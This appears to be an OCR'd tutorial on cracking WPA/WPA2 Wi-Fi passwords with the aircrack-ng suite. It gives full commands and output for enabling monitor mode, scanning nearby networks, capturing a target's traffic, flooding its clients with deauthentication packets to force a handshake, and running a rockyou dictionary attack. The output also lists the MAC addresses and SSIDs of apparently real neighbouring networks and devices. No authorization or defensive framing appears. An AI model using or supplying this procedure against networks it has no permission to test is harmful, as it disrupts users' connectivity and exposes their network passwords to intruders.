HACKING WIFI (WPA/WPA-2)
With
AIRCRACK SUITE

Aircrack-ng is a complete suite of tools to assess WiFi network security.

It focuses on different areas of WiFi security

- ✓ Monitoring: Packet capture and export of data to text files for further processing by third party tools
- ✓ Attacking: Replay attacks, deauthentication, fake access points and others via packet injection
- ✓ Testing: Checking WiFi cards and driver capabilities (capture and injection)
- ✓ Cracking: WEP and WPA PSK (WPA 1 and 2)

CONCEPT

Step-1

- Capture the four way Handshake with Airmon-ng

Step-2

- Crack the handshake with Aircrack-ng
  - ✓ Brute Force
  - ✓ Dictionary

Four-way handshake Basics

Once you connect to a Wifi AP, You use a pre-shared key that you enter into your mobile or laptop to connect to the Wifi access point. Once a device is connecting, it uses that password to generate a session key with the help of a process called four-way handshake in which were parameters (not going into detail) are exchanged.

This new session key is then used for encrypted communication over Wifi.

If you capture this handshake, you can break it to reveal the password for the Wifi.

> *You should be on Kali Linux or Parrot OS in VMWARE, Virtual Box or running natively on your PC*

Phase-1

CAPTURE THE HANDSHAKE

Step- 1


- Put your Wifi card in monitor mode

By default, the Wifi cards capture only that traffic which is intended for your device. By putting it in monitor mode, you are telling your Wifi card to capture all wireless traffic

Step- 1

- Put your Wifi card in monitor mode

>iwconfig Checks for existing Wifi adapter




```
┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Power Management:off
```

Step- 1

- Put your Wifi card in monitor mode

>airmon-ng start wlan0 Activate Monitor Mode




```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng start wlan0
```

Step- 1

- Put your Wifi card in monitor mode

>iwconfig Check the device name



```
┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Power Management:off
```

Step- 2

- Capture traffic with airodump-ng

This tool captures all the traffic that your wireless adapter can see and displays information about it eg:-


- BSSID (the MAC address of the AP)
- channel, speed
- encryption (if any)
- ESSID or SSID

Step- 2

- Capture traffic with airodump-ng

>airodump-ng wlan0mon

Use your card name



```
 CH  9 ][ Elapsed: 1 min ][ 2022-07-20 19:43

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 C0:F6:C2:5E:8D:20  -74       44     1814   56   6  400   WPA2 CCMP   PSK  Home
 50:1D:93:98:12:FC  -84       42       19    0  11  130   WPA2 CCMP   PSK  wifi
 1C:44:19:4A:7C:66  -89       35        1    0  11  270   WPA2 CCMP   PSK  Nomi
 6A:C6:3A:CC:57:C8  -95       26        0    0   1   48   WPA2 CCMP   PSK  ORIENT-68C63ACC57C8
 84:AD:58:16:EF:9C   -1        0        0    0   5   -1                    <length:  0>
 A4:17:8B:E4:C7:24  -90        4        0    0   1  360   WPA2 CCMP   PSK  Nayatel-877

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 (not associated)   1C:44:19:4A:7C:66  -90    0 - 1      0        3
 C0:F6:C2:5E:8D:20  70:18:8B:46:7D:C5  -48   24e-24e    19     1805
 C0:F6:C2:5E:8D:20  2E:B4:81:FB:39:60  -58    0 -24      0       35
 C0:F6:C2:5E:8D:20  00:56:2A:32:E1:48  -64    1e- 1      0       11
 C0:F6:C2:5E:8D:20  96:D2:31:45:E2:AC  -86    0 - 6e     0        3
 C0:F6:C2:5E:8D:20  88:1C:95:E8:4B:0E  -92   24e- 1      0       10
 C0:F6:C2:5E:8D:20  0A:36:63:D5:15:58  -94    0 - 1e     0        3
 50:1D:93:98:12:FC  16:A4:BF:D4:11:19   -1    2e- 0      0       15
 50:1D:93:98:12:FC  5E:CA:A9:6C:3D:E8   -1    1e- 0      0        1
 84:AD:58:16:EF:9C  FE:86:98:ED:28:CA  -90    0 - 1      0       20
Quitting ...
```

Step- 3

- Now start capturing the related traffic of your target AP

```
> airodump-ng -c 6 --bssid C0:F6:C2:5E:8D:20 -w pass wlan0mon
```


Here :

- -c 6 is the channel for the wireless network
- --bssid C0:F6:C2:5E:8D:20 is the access point MAC address. This eliminates extraneous traffic.
- -w pass is the file name
- -wlan0mon is the interface name.

Step- 3

- Now start capturing the related traffic of your target AP

```
> airodump-ng -c 6 --bssid C0:F6:C2:5E:8D:20 -w pass wlan0mon
```



```
CH  6 ][ Elapsed: 18 s ][ 2022-07-21 18:56

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

C0:F6:C2:5E:8D:20  -75  74      146      133    1   6  400   WPA2 CCMP   PSK  Home

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

C0:F6:C2:5E:8D:20  64:1C:B0:EA:F6:D5  -92    0 - 1e     0        1
C0:F6:C2:5E:8D:20  2E:B4:81:FB:39:60  -38    0 -24      0       32
C0:F6:C2:5E:8D:20  70:18:8B:46:7D:C5  -42    1e-24e     0       55
C0:F6:C2:5E:8D:20  00:56:2A:32:E1:48  -76    1e- 1      0       64
C0:F6:C2:5E:8D:20  96:D2:31:45:E2:AC  -76    0 - 6e     0       12
C0:F6:C2:5E:8D:20  88:10:8F:26:D6:51  -82    0 - 1e     0       19
C0:F6:C2:5E:8D:20  88:1C:95:E8:4B:0E  -78   18e- 1      0       28
```

Step- 4

- Deauthenticate the Wireless clients

```
> aireplay-ng -0 100 -a C0:F6:C2:5E:8D:20 wlan0mon
```


Here :

- --0 means deauthentication
- 100 is the number of deauth packets to send
- -a C0:F6:C2:5E:8D:20 is the access point MAC address
- -wlan0mon is the interface name.

Step- 4

- Deauthenticate the Wireless clients

```
> aireplay-ng -0 100 -a C0:F6:C2:5E:8D:20 wlan0mon
```




```
┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng -0 100 -a C0:F6:C2:5E:8D:20 wlan0mon
19:52:20  Waiting for beacon frame (BSSID: C0:F6:C2:5E:8D:20) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
19:52:20  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:F6:C2:5E:8D:20]
19:52:21  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:F6:C2:5E:8D:20]
19:52:21  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:F6:C2:5E:8D:20]
19:52:22  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:F6:C2:5E:8D:20]
19:52:22  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:F6:C2:5E:8D:20]
19:52:23  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:F6:C2:5E:8D:20]
19:52:23  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:F6:C2:5E:8D:20]
19:52:24  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:F6:C2:5E:8D:20]
19:52:24  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:F6:C2:5E:8D:20]
19:52:25  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:F6:C2:5E:8D:20]
19:52:25  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:F6:C2:5E:8D:20]
19:52:26  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:F6:C2:5E:8D:20]
19:52:26  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:F6:C2:5E:8D:20]
19:52:27  Sending DeAuth (code 7) to broadcast -- BSSID: [C0:F6:C2:5E:8D:20]
```

Step- 5

- Look for the WPA Handshake in the Notification

> Press CTRL + C , Once you have handshake



```
CH  6 ][ Elapsed: 2 mins ][ 2022-07-20 19:53 ][ WPA handshake: C0:F6:C2:5E:8D:20

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

C0:F6:C2:5E:8D:20  -78   0     1668    61780  387   6  400   WPA2 CCMP   PSK  Home

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

C0:F6:C2:5E:8D:20  70:18:8B:46:7D:C5  -46    1e-24e    91    47776
C0:F6:C2:5E:8D:20  2E:B4:81:FB:39:60  -64    0 - 1      0      543
C0:F6:C2:5E:8D:20  E2:92:2F:5A:0F:6A  -88    2e-12e     0      871
C0:F6:C2:5E:8D:20  96:D2:31:45:E2:AC  -88    2e- 6e     0      673
C0:F6:C2:5E:8D:20  88:1C:95:E8:4B:0E  -88    1e- 1      0     2306
C0:F6:C2:5E:8D:20  74:D2:1D:34:82:46  -92    1e- 6e  1561     2822  EAPOL  Home
C0:F6:C2:5E:8D:20  64:1C:B0:EA:F6:D5  -92    1e- 1      0     6143  EAPOL
C0:F6:C2:5E:8D:20  00:56:2A:32:E1:48  -94    1e- 1e     0     1133
C0:F6:C2:5E:8D:20  0A:36:63:D5:15:58  -96    2e- 1e     0      238
```

Phase-2

CRACKING PASSWORD

Step- 6

- Now you can use the following command to break the password with Dictionary attack

```
> aircrack-ng -w /usr/share/wordlists/rockyou.txt -b C0:F6:C2:5E:8D:20 pass*.cap
```


Here :

- -w rockyou.txt is the dictionary file. Kali has this inbuilt dictionary already installed
- Pass*.cap is the packet file where a captured handshake is stored.

Step- 6

- Sometimes the password list is compressed and you may need to perform these steps to un compress the file

```
> Locate rockyou
```




```
┌──(kali㉿kali)-[~]
└─$ locate rockyou
/usr/share/hashcat/masks/rockyou-1-60.hcmask
/usr/share/hashcat/masks/rockyou-2-1800.hcmask
/usr/share/hashcat/masks/rockyou-3-3600.hcmask
/usr/share/hashcat/masks/rockyou-4-43200.hcmask
/usr/share/hashcat/masks/rockyou-5-86400.hcmask
/usr/share/hashcat/masks/rockyou-6-864000.hcmask
/usr/share/hashcat/masks/rockyou-7-2592000.hcmask
/usr/share/hashcat/rules/rockyou-30000.rule
/usr/share/john/rules/rockyou-30000.rule
/usr/share/wordlists/rockyou.txt.gz
```


Step- 6

- Now Un compress the file

- gunzip /usr/share/wordlists/rockyou.txt.gz
- ls /usr/share/wordlists/



